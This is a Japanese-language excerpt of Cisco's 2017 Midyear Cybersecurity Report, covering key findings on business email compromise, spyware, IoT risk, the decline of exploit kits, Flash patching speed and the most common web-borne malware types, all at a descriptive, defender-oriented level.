シスコ 2017
中期サイバーセキュリティ レポート

目次

エグゼクティブ サマリー

シスコは、10 年近くにわたって包括的なサイバーセキュリティ レポートを公開してきました。これらのレポートの目的は、セキュリティ チームとそのチームがサポートする企業に対してサイバー脅威と脆弱性について知らせ、セキュリティとサイバー復元力を高めるために講じることができる対策を提示することです。これらのレポートを通じて、シスコは攻撃者がユーザを侵害し、情報を盗み、破壊を引き起こすために利用する脅威と手法について、防御者に警告するように努めています。

シスコはこの最新のレポートで、警告の声をより強める必要があることを発見しました。シスコのセキュリティ エキスパートは、サイバー脅威のグローバルな状況において変化のペースが加速し、さらには巧妙化が進んでいることに懸念を強めています。もちろん防御者も、脅威を検出して攻撃を防止する能力や、攻撃を回避し、攻撃からより迅速に回復できるようにユーザと組織を支援する能力を高めていないわけではありません。しかし、防御者が苦労して得た能力を弱め、防御者のさらなる向上を阻害し、サイバー リスクと脅威の新時代を招き寄せる以下の 2 つの動きが観察されています。

セキュリティ侵害の影響の深刻化

ほとんどの脅威アクターの最大の目標は、収益創出です。しかし、一部の攻撃者は、攻撃プロセスの一環としてシステムをロックしてデータを破壊する能力を獲得しており、現在、こうした攻撃を行う傾向を強く示しているように見えます。*シスコ 2017 年中期サイバーセキュリティ レポート*の 7 ページの「はじめに」で説明するように、シスコの研究者は、近い将来に現れる可能性がある新種の破壊的な攻撃、「サービス破壊（DeOS）」の前触れとして、これをより悪質なアクティビティと見なしています。

また昨年、シスコは、攻撃者が DDoS 攻撃で Internet of Things（IoT）デバイスを悪用したことも確認しました。IoT 領域でのボットネット アクティビティは、一部の攻撃者が、インターネット自体を破壊しかねない広域的で影響力の高い攻撃の基盤の構築に注力している可能性を示唆しています。

テクノロジーのペースと規模

シスコの脅威研究者は、モビリティやクラウド コンピューティングなどのテクノロジーの進歩とトレンドによって、企業が防御すべきセキュリティ境界がどのように拡張し、そして浸食されてきたかを何年にもわたって観察してきました。しかし現在、より明白になったことがあります。それは、拡大を続ける攻撃対象領域を、悪意のある攻撃者がいかに巧みに利用しているかということです。最近のランサムウェア攻撃の広がりと深刻さを見ただけでも、巧妙な攻撃者がデバイスとネットワーク間のセキュリティ ギャップと脆弱性を悪用して、最大の被害を与えていることがわかります。

リソース不足のセキュリティ チームが今日の巧妙で強大化するサイバー脅威への対応に苦労している理由として、ダイナミックな IT 環境の可視性の欠如、「シャドー IT」によってもたらされるリスク、絶え間なく発生する大量のセキュリティ アラート、IT セキュリティ環境の複雑さなどが挙げられます。

このレポートの内容

*シスコ 2017 年中期サイバーセキュリティ レポート*では、以下の事項に関する説明を通じて、上記の動きについて考察します。

攻撃者の戦術

ユーザを侵害し、システムに侵入するために攻撃者が利用する手法について考察します。防御者にとって重要なのは、攻撃者の戦術の変化について理解し、それに応じてセキュリティ プラクティスを調整してユーザを教育することです。このレポートで取り上げるトピックには、マルウェアの新たな進化、Web 攻撃手法と迷惑メールのトレンド、スパイウェアなどの望ましくない可能性があるアプリケーション（PUA）のリスク、ビジネス メール詐欺（BEC）、悪意のあるハッキングの経済の変化、医療機器の侵害が含まれます。また、一部の攻撃者がどのように、そしてどのくらい迅速にツールと手法を進化させているかに関するシスコの脅威研究者による分析を提示し、脅威の検出時間（TTD）を短縮するためのシスコの最新の取り組みを示します。

脆弱性

このレポートでは、組織とユーザを侵害や攻撃にさらす可能性のある脆弱性とその他のエクスポージャの概要についても説明します。既知の脆弱性に対してパッチを迅速に適用しない、クラウド システムへの特権アクセスを制限していない、インフラストラクチャとエンドポイントを未管理のままにしているなど、脆弱なセキュリティ プラクティスについて説明します。また、IoT の拡大と IT および業務テクノロジー（OT）のコンバージェンスが、組織、ユーザ、さらには顧客にとってより大きいリスクをもたらしている理由と、管理不能になる前にこれらのリスクに対処するために防御者が講じるべき対策も提示します。

防御者にとっての機会

*シスコ 2017 年中期サイバーセキュリティ レポート*では、最新のセキュリティ機能ベンチマーク調査から得られたその他の洞察も示します。8 つの業種（サービス プロバイダー、公的機関、小売、製造、ユーティリティ、医療、運輸、金融）の主要なセキュリティ問題に関する詳細な分析を提供します。また、シスコの業界エキスパートが、専門知識とタレントのギャップを埋めるサービスの活用、IT 環境の複雑さの軽減、自動化の導入など、こうした企業がセキュリティ ポスチャを向上させる方法に関する推奨事項を提示します。

このレポートの「まとめ」では、サイバーセキュリティのリスクと予算についてシニア エグゼクティブおよび取締役と対話する機会を獲得するために、セキュリティ リーダーに求められる行動と、その対話を開始する方法に関する推奨事項を提示します。

謝辞

*シスコ 2017 年中期サイバーセキュリティ レポート*に貢献してくださったシスコの脅威研究者チーム、シスコの各分野のエキスパート、さらにシスコのテクノロジー パートナーに感謝の意を表します。各貢献者の研究と見解は、シスコにとって、現在の複雑で広大なグローバル脅威状況に関する洞察をセキュリティ コミュニティ、企業、ユーザに対して提供し、それらの防御能力を高めるためのベスト プラクティスと専門知識を提示するために欠かせないものです。

また、シスコのテクノロジー パートナーも、シスコがシンプル、オープン、自動化されたセキュリティを開発するうえで重要な役割を果たしています。このセキュリティにより、組織はその環境を保護するために必要なソリューションを統合することができます。

*シスコ 2017 年中期サイバーセキュリティ レポート*の貢献者の一覧については、85 ページを参照してください。

主な調査結果

- ビジネス メール詐欺（BEC）は、攻撃者にとって非常に利益の大きい脅威媒体になっています。Internet Crime Complaint Center（Ic3）によると、2013 年 10 月から 2016 年 12 月までの BEC 詐欺による盗難金額は 53 億ドルに上りました。これに対し、ランサムウェア エクスプロイトの 2016 年の被害総額は 10 億ドルでした。
- 望ましくない可能性があるアプリケーション（PUA）を装うスパイウェアはマルウェアの一種であり、多くの組織はそのリスクを過小評価しているか、完全に無視しています。しかし、スパイウェアは、ユーザと企業の情報を盗み、デバイスのセキュリティ ポスチャを弱め、マルウェア感染を拡大する危険があります。スパイウェアの感染も拡大しています。シスコの脅威研究者は、3 つのスパイウェア ファミリを調査し、サンプル企業 300 社の 20 パーセントにそれらが存在することを発見しました。
- Internet of Things（IoT）は、ビジネスのコラボレーションとイノベーションに大きく貢献する可能性を秘めています。しかし、IoT が成長すれば、セキュリティ リスクも増大します。問題の 1 つは、可視性の欠如です。防御者は、どの IoT デバイスがネットワークに接続されているかすら認識していません。防御者はこの問題や、IoT セキュリティに対するその他の障害を迅速に解消する必要があります。脅威アクターは、すでに IoT デバイスのセキュリティの弱点を悪用しています。攻撃者は IoT デバイスを拠点として、ネットワーク間を静かに、そして比較的容易に移動することができます。
- シスコは、2015 年 11 月から検出時間（TTD）の中央値を追跡しています。それ以降、全体的なトレンドは下降しており、調査開始時の 39 時間超から、2016 年 11 月～ 2017 年 5 月の期間では約 3.5 時間に短縮されました。
- シスコの観察によると、迷惑メールの量は 2016 年中期から全体的に増加しています。これは、同期間中のエクスプロイト キット アクティビティの大幅な減少と一致しているように見えます。エクスプロイト キットに大きく依存してランサムウェアを拡散してきた攻撃者は、スパム メールへと転換しています。こうしたスパム メールには、マクロを仕込んだ悪意のあるドキュメントが含まれています。これらのドキュメントではシステムを侵害し、ペイロードを配信するためにユーザの操作を要求するため、多くのサンドボックス テクノロジーを回避できます。
- サプライ チェーン攻撃は、攻撃者が 1 つの感染サイトを通じて多くの組織にマルウェアを拡散する手段です。シスコ パートナーである RSA が調査した攻撃では、ソフトウェア ベンダーのダウンロード ページが侵害され、その結果、このベンダーからソフトウェアをダウンロードしたすべての組織に感染が拡散しました。
- シスコ パートナーである Radware によると、サイバー攻撃の頻度、複雑さ、規模が昨年に比べて大幅に増大したことは、ハッキングの経済が転換点を迎えたことを示すものです。Radware によると、現在のハッキング コミュニティは、効果的で低コストの幅広いリソースに迅速かつ容易にアクセスすることでメリットを得ています。
- エンタープライズ セキュリティについては、クラウドはなおざりにされています。オープン認証（OAuth）のリスクと、単一の特権ユーザ アカウントの脆弱な管理により、攻撃者が容易に悪用できるセキュリティ ギャップが生まれています。シスコの脅威研究者によると、悪意のあるハッカーはすでにクラウドに移行し、企業のクラウド環境を侵害しようと絶え間なく活動しています。
- エクスプロイト キットの状況では、Angler などの主要なキットが消失したこと、またはそれらがビジネス モデルを変更したことから、アクティビティが大幅に減少し、イノベーションが停滞しました。この状況は、市場におけるこれまでのパターンを考えると、一時的なものである可能性があります。しかし、Adobe Flash テクノロジーで構築されたファイルの脆弱性の悪用が難しくなったことなど、その他の要因が活動の復活を遅らせていると考えられます。
- シスコ パートナーである Rapid7 の調査によると、不適切に展開されているか、正当なユーザが便利にアクセスできるように意図的にオープンにされている DevOps サービスは、組織にとって大きなリスクとなっています。
  実際、こうしたインスタンスの多くがすでにランサムウェアによる被害を受けています。
- サイバー スパイ集団「Fancy Bear」と結び付いた攻撃者が使用する、コロケーション サービスを利用したドメインについて、ThreatConnect が実施した分析では、攻撃者の IP インフラストラクチャ戦術を研究する価値が示されました。このインフラストラクチャを調査することで、防御者はプロアクティブにブロックすべきドメイン、IP アドレス、電子メール アドレスに関して、これまでより大きなリストを取得できます。
- 2016 年後半、シスコの脅威研究者は、多数の Memcached サーバで 3 つのリモート コード実行の脆弱性を検出し、これを報告しました。数ヵ月後にインターネットを調査したところ、すでに脆弱性が認識されていた 11 万台近くの Memcached サーバの 79 パーセントが、パッチ未適用のため 3 つの脆弱性を抱えたままであることが判明しました。

はじめに

はじめに

脅威の状況は絶えず変化しており、シスコの脅威研究者とテクノロジー パートナーが観察している最近の脅威の急速な進化と攻撃の規模は非常に厄介です。セキュリティ コミュニティには、地下経済の活動者が広範囲に被害を与えるだけではなく、回復を非常に困難にするキャンペーンの基盤を入念に築いているのではないかという懸念が広がっています。

新しい戦略：サービス破壊（DeOS）

攻撃者は、組織がシステムおよびデータを復元するために依存している「セーフティ ネット」を消去し、マルウェアの侵入、ランサムウェア キャンペーン、または運営を著しく阻害するあらゆるサイバー インシデントを送り込む機会を伺っています。DeOS 攻撃がどのように活動し、どのような形を取るかは、脅威アクターの主な動機、およびその創造性と能力の制約によって決まります。

確実に言えるのは、新たに出現した Internet of Things（IoT）、およびその多様なデバイスとシステムが抱えるセキュリティの脆弱性の悪用が、影響の大きいこれらのキャンペーンを実現するうえで中心的な役割を果たすということです。IoT は、攻撃者と防御側の激しい戦いの新たな最前線になります。

一方、既存の「戦場」では、攻撃者は活動するための時間と空間の制約に直面しています。攻撃者は、検出を避けるためにある戦略から別の戦略へと常に転換する必要に迫られています。かつて Bitcoin と Tor を使用してランサムウェアの効果を高めたように、脅威の効果を高めるにはすばやいイノベーションが必要です。また攻撃者は、エクスプロイト キットのような利益を生み出すツールの効果が防御者によって弱められたり、市場でのイノベーションが欠如したりしていることから、悪意のある電子メールやソーシャル エンジニアリングのような戦術へと転換する、または戻る必要があることにも気付いています。

解決の鍵：断片化したセキュリティ ツールボックスを整理する

防御者は、攻撃者に勝利したように見える場合でも、脅威に対する防御を常に攻撃者が回避し続けると想定しておく必要があります。防御者は、攻撃者の活動を低下させ、攻撃の時間と空間を制限するために必要なソリューションのほとんどをすでに持っています。問題は、その使い方です。どの業界のセキュリティ プロフェッショナルも、さまざまなベンダーのツールを導入していると報告しています。これは、セキュリティに対するアプローチとしては複雑です。このアプローチは本来、シームレスで包括的である必要があります。

断片化された、複数の製品を使用するセキュリティ アプローチは、組織が脅威に対処する能力の妨げになります。また、リソース不足のセキュリティ チームが確認しなくてはならないセキュリティ トリガーの数が急増します。利用するベンダーの数を集約し、オープンで統合されたシンプルなセキュリティ アプローチを採用することで、セキュリティ チームは脅威にさらされる可能性を減らすことができます。また、急速に台頭する IoT の世界のセキュリティの課題、および 2018 年 5 月に施行される一般データ保護規則（GDPR）のデータ保護要件を満たすための組織体制を、より念入りに準備する必要があります。

攻撃者の行動

攻撃者の行動

このセクションでは、攻撃者が Web ベースおよび電子メール ベースの攻撃のために利用する脅威の進化とイノベーションのトレンドについて概説します。また、シスコの脅威研究者とテクノロジー パートナーによる調査、観察、および洞察を提示します。これらの情報は、ビジネス リーダーとそのセキュリティ チームにとって、攻撃者が近い将来、組織を攻撃するために使用する可能性のある戦術について理解するうえで役立ちます。さらに、企業やユーザがこうしたリスクにさらされる可能性を減らすうえで役立つ、セキュリティ向上のための推奨事項を紹介します。

エクスプロイト キット：減少しているが、消滅する見込みは低い


2016 年、3 つの主要なエクスプロイト キットである Angler、Nuclear、Neutrino が脅威の状況から突然姿を消しました。[1] Angler と Nuclear は復活していません。Neutrino の消失は一時的なものでした。このエクスプロイト キットは依然として活動中ですが、短期間の再出現にとどまっています。このキットの作者は、独占契約によってこのキットを特定の攻撃者にリースしています。このアプローチのおかげで、Neutrino のアクティビティが抑制され、その過度な拡散が発生せず、より簡単に検出することが可能となっています。

シスコ年次サイバーセキュリティ レポート（2017 年）では、*エクスプロイト キット環境のこうした劇的な変化*が、小型のキットと新規参入キットがシェアを拡大する機会を生み出している状況について説明しました。しかし、2017 年中期の時点では、どのキットもこうした機会を獲得できていないように見えます。活動中のエクスプロイト キットはほんのわずかです。Rig は、こうした状況で最も目立つエクスプロイト キットです。これは、Adobe Flash、Microsoft Silverlight、Microsoft Internet Explorer のテクノロジーの脆弱性をターゲットにすることで知られています。

全体として、図 1 に示すように、エクスプロイト キットのアクティビティは 2016 年から大幅に減少しています。

このトレンドは、猛威を振るっていた Blackhole エクスプロイト キットの作者と配布者がロシアで逮捕された後に観察された状況を反映しています。[2] Blackhole が活動を停止したことは、エクスプロイト キット市場に多大な影響を与えました。また、新しいリーダーが登場するまで時間を要することになりました。その競争の最大の勝利者は、Angler でした。Angler は、エクスプロイト キットとドライブバイ ダウンロードの巧妙さを新たなレベルに引き上げました。[3]

図 1 エクスプロイト キットのアクティビティ



出典：シスコ セキュリティ リサーチ

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

1 *シスコ 2016 年中期サイバーセキュリティ レポート*、www.cisco.com/c/m/ja_jp/offers/sc04/2016-midyear-cybersecurity-report/index.html
2 「Meet Paunch: The Accused Author of the Blackhole Exploit Kit（Paunch の正体：告訴された Blackhole エクスプロイト キットの作成者）」、Brian Krebs 著、KrebsonSecurity ブログ、2013 年 12 月 6 日、krebsonsecurity.com/2013/12/meet-paunch-the-accused-author-of-the-blackhole-exploit-kit/ [英語]
3 「点と点を結ぶことでクライムウェアの再編が明らかに」、Nick Biasini 著、Talos ブログ、2016 年 7 月 7 日、gblogs.cisco.com/jp/2016/07/lurk-crimeware-connections-html

Angler は、多数の媒体をターゲットにしました。この作者は革新的であり、市場において誰よりも早く、エクスプロイト キットに新しい脆弱性を組み込みました。多くの面で、Angler はこの市場の他のキットのレベルを引き上げ、競合優位の維持を狙った他の複数のキット間における、データと手法の盗用を加速させました。その Angler が姿を消したため、エクスプロイト キットのイノベーションは減速しました。

ただし、Angler の活動停止は、この停滞の考えられる原因の 1 つに過ぎません。別の原因として、Flash テクノロジーの悪用が困難になったことが挙げられます。Flash の脆弱性は、何年にもわたってエクスプロイト キット市場の拡大と維持の促進要因となってきました。しかし、これらの脆弱性についての認識の高まりと防御者によるパッチのより迅速な適用により、Flash の悪用が難しくなっています。攻撃者は、システムを悪用するには複数の脆弱性をターゲットにする必要があると考えるようになっています。

最新のオペレーティング システムと Web ブラウザの自動セキュリティ アップデートも、エクスプロイト キットによる侵害からの保護に役立っています。別のトレンドとして、サイバー犯罪者は、おそらくはエクスプロイト キット市場の変化に合わせて電子メールに転換（または復帰）して、ランサムウェアをはじめとするマルウェアを迅速かつ低コストで拡散するようになっています。また、検出を回避するために手法に工夫を凝らすようになっています。たとえば、シスコの脅威研究者は、マクロが埋め込まれた悪意のある ドキュメント（Word ドキュメント、Excel ファイル、PDF など）を含む迷惑メールの増加を確認しています。これらの迷惑メールは、システムを侵害し、ペイロードを配信するためにユーザの操作を要求することで、多くのサンドボックス テクノロジーを回避できます。[4]

進化は密かに進行中か

クライムウェアは数十億ドルの価値を持つ業界であることを考えると、エクスプロイト キットが再出現することに疑いの余地はほとんどありません。悪用しやすく、大量のユーザに影響を与える新たな攻撃ベクトルが登場すれば、エクスプロイト キットの需要はすぐに再び上昇し、競争とイノベーションも進むと見られます。

したがって、防御者は警戒を怠らないようにする必要があります。多くのエクスプロイト キットは依然として活動中であり、ユーザを侵害し、マルウェアをエンド システムに配布するという点で効果を維持しています。この脅威は、あらゆる環境でいつでも発生する危険があります。エクスプロイトが発生するために必要なのは、1 つのシステム上の 1 つの脆弱性のみです。このリスクを軽減できるのは、脆弱性（特に Web ブラウザと関連ブラウザ プラグインの脆弱性）に対するパッチをすばやく適用し、多層防御を実施する組織です。また、保護されたブラウザを使用し、不要な Web プラグインを無効化または削除するようにユーザに徹底させることによって、エクスプロイト キットの脅威にさらされるリスクを大幅に緩和できます。


4 「注目の脅威：マルウェア配信の大物 Locky が Necurs 経由で復活」、Nick Biasini 著、Talos ブログ、2017 年 4 月 21 日、gblogs.cisco.com/jp/2017/04/locky-returns-necurs

防御者の行動によって攻撃者の注力点が移る可能性がある

エクスプロイト キット市場での成長とイノベーションの減速の要因の 1 つは、防御者が Flash ソフトウェアの既知の脆弱性に対するパッチをより迅速に適用するようになったことです。前述のシスコの サイバーセキュリティ レポートで説明したように、システムの悪用と侵害を狙う攻撃者にとって、Flash ソフトウェアは長らく魅力的な Web 攻撃ベクトルでした。しかし、パッチ適用慣行の向上により、悪用がますます困難になっています。

ネットワーク セキュリティおよび脆弱性管理会社であり、シスコ パートナーでもある Qualys の調査によると、防御者が既知の Flash 脆弱性の 80 % にパッチを適用するために必要な日数は、2014 年の 308 日から、2015 年は 144 日、2016 年は 62 日に減少しています（図 2 を参照）。この調査は、Qualys が毎年そのグローバル ベースで実施する 30 億を超える脆弱性スキャンのデータに基づいています。

図 2 Flash の脆弱性の 80 % にパッチを適用するために必要な日数



出典：Qualys

防御者が Flash ソフトウェアの新しい脆弱性にパッチをより迅速に適用するようになったことから、一部のエクスプロイト キット作成者は、見逃している可能性のある古い脆弱性を悪用することに重点を移している可能性があります。したがって、セキュリティ チームには、既知の Flash 脆弱性にすべて対応済みであるかを評価し、組織をリスクにさらす重大な脆弱性にパッチを優先的に適用することが求められます。

また、Flash ソフトウェアをターゲットにしてランサムウェアや他のマルウェアを配布するエクスプロイト キットを利用していた一部の攻撃者は、収益目標を引き続き達成できるように、少なくとも短期的に他の手法をより多く利用する可能性があります。

たとえば、シスコの脅威研究者は、無害のように見えるが、悪意のあるマクロが埋め込まれた添付ファイルを含むスパム メールの増加を確認しました（23 ページの「マルウェアの進化：6 ヵ月の視点」）を参照してください。このトレンドは、エクスプロイト キットのアクティビティの最近の減少と一致しているように見えます（このトピックの詳細については、9ページの「エクスプロイト キット：減少しているが、消滅する見込みは低い」を参照してください）。

Web 攻撃手法はインターネットの成熟化を証明している


プロキシは Web の初期から使用されており、その機能はインターネットとともに成熟してきました。現在、防御者は、コンテンツ スキャンでプロキシを使用して潜在的な脅威を検出しています。これらの脅威は、攻撃者がユーザのコンピュータにアクセスし、組織に侵入し、キャンペーンを実行するために悪用できる脆弱なインターネット インフラストラクチャやネットワークの弱点を探し出します。これらの脅威には以下のものがあります。

- 悪意のあるブラウザ拡張機能など、望ましくない可能性があるアプリケーション（PUA）
- トロイの木馬（ドロッパーとダウンローダ）
- Web スパムや広告詐欺へのリンク
- JavaScript やグラフィック レンダリング エンジンなど、ブラウザ固有の脆弱性
- ブラウザ リダイレクト、クリックジャッキングなど、悪意のある Web コンテンツにユーザを誘導する手法

図 3 に、2016 年 11 月から 2017 年 5 月にわたって攻撃者が最もよく使用したマルウェアのタイプを示します。この図を作成するために、シスコの脅威研究者は、シスコのマネージド Web セキュリティ ログを使用しました。図 3 のリストには、多くのユーザを侵害し、コンピュータとシステムを感染させる、信頼性とコスト効率が最も高いさまざまな手法が示されています。その一部は以下のとおりです。

- 「第一段階のペイロード」。これには、ユーザのコンピュータの初期感染を促進するトロイの木馬やユーティリティが含まれます（悪意のある Word ドキュメントのマクロ ウイルスはこのタイプのツールの例です）。
- PUA。これには悪意のあるブラウザ拡張機能が含まれます。
- 疑わしい Windows バイナリ。アドウェアやスパイウェアなどの脅威を配布します。[5]
- Facebook 詐欺。これには偽のオファー、メディア コンテンツ、調査詐欺が含まれます。
- マルウェア。これには、侵害したホストにペイロードを配布する、ランサムウェアやキーストローク窃盗エージェントなどが含まれます。

図 3 2016 年 11 月から 2017 年 5 月にかけて最も多く観察されたマルウェア（上位の悪意のブロック数）




出典：シスコ セキュリティ リサーチ

5 注：*シスコ年次サイバーセキュリティ レポート（2017 年）*（b2me.cisco.com/en-us-annual-cybersecurity-report-2017?keycode1=001464153）で、シスコの脅威研究者は、広告インジェクタ、ブラウザ設定のハイジャッカー、ユーティリティ、ダウンローダを含む悪意のあるアドウェアがますます大きな問題になっていると警告しています。このレポートの 14 ページで、スパイウェアなどの PUA がユーザと組織にもたらすリスクについて考察しています。

上記のすべての脅威は、最も多く観察されたマルウェアのリストに定期的に登場します。こうしたラインアップの一貫性は、多くのユーザを簡単に侵害するのに最も効果的な Web 攻撃手法はどれかについて、攻撃者がある程度の確信を持って知ることができるようになり、そうしたレベルまでインターネットが成熟したことを示すものです。安全なブラウザの使用や、不要なブラウザ プラグインの無効化や削除は、一般的な Web ベースの脅威にさらされるリスクを減らす最も重要な方法です。

図 4 世界の Web ブロック数（2016 年 11 月～ 2017 年 5 月）



出典：シスコ セキュリティ リサーチ

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

世界の Web ブロック アクティビティ

シスコは、マルウェアベースのブロック アクティビティを国と地域別に追跡しています。攻撃者は、攻撃活動を開始できる脆弱なインフラを探しながら、拠点を頻繁に移します。全体的なインターネット トラフィック量とブロック アクティビティを調べることにより、シスコの脅威研究者は、マルウェアの発生源に関する洞察を提供できます。

調査対象の国は、インターネット トラフィックの量に基づいて選ばれました。ブロック率 1.0 は、観察されたブロック数がネットワークの規模に比例していることを示します。通常よりもブロック アクティビティが多いと思われる国と地域には、パッチ未適用の脆弱性がある Web サーバやホストがネットワーク上に多数あると考えられます。上の図は、世界の Web ブロック アクティビティを示しています。

スパイウェアは実際はその名のとおり危険である

望ましくない可能性があるアプリケーション（PUA）と呼ばれる今日のオンライン広告ソフトウェアの大部分は、スパイウェアです。スパイウェア ベンダーは、有益なサービスを提供し、エンドユーザ ライセンス契約に従う正当なツールであると自社のソフトウェアを宣伝しています。しかし、どのように宣伝しようと、スパイウェアはマルウェアでしかありません。

PUA を装うスパイウェアは、ユーザのコンピュータのアクティビティに関する情報をひそかに収集して送信するソフトウェアです。これは通常、ユーザが知らないうちにインストールされます。わかりやすく説明するために、スパイウェアを、アドウェア、システム モニタ、トロイの木馬という 3 つのカテゴリに大別します。

エンタープライズ環境では、スパイウェアはさまざまな潜在的なセキュリティ リスクをもたらします。たとえば、以下の活動を行う恐れがあります。

- 個人を特定できる情報（PII）やその他の機密情報を含む、個人と企業に関する情報を盗み出します。
- デバイス構成および設定を変更したり、追加のソフトウェアをインストールしたり、第三者のアクセスを許可したりすることによって、デバイスのセキュリティ ポスチャを弱体化します。また、スパイウェアは、攻撃者がデバイスを完全に制御できるように、デバイス上でのリモート コードの実行を有効にする可能性があります。
- マルウェア感染を増やします。ユーザがスパイウェアまたはアドウェアなどの PUA に感染すると、さらに多くのマルウェアに感染しやすくなります。

スパイウェア感染についてより深く理解するために、シスコの研究者は、2016 年 11 月から 2017 年 3 月にわたって、約 300 社の企業のネットワーク トラフィックを調査し、組織に存在するスパイウェア ファミリのタイプと数を特定しました。

シスコの調査では、調査期間中、3 つのスパイウェア ファミリ（Hola、RelevantKnowledge、DNSChanger/DNS Unlocker）の影響を受けた企業はサンプルの 20 パーセントを超えました。月単位では、サンプル全体の 25 パーセントを超える企業で感染が識別されました（図 5 を参照）。

スパイウェア ファミリは数百種類に及びますが、シスコは上記の 3 つのファミリに対象を絞りました。これらは新しくはないものの、調査対象の企業環境で最もよく観察された「ブランド」であったためです。次に、この 3 つのスパイウェア ファミリについて詳しく考察します。

図 5 特定のスパイウェア ファミリの影響を受けた企業の割合（2016 年 11 月～ 2017 年 3 月）

25 % の調査対象組織が毎月 Hola、RelevantKnowledge、DNSChanger/DNS Unlocker に感染

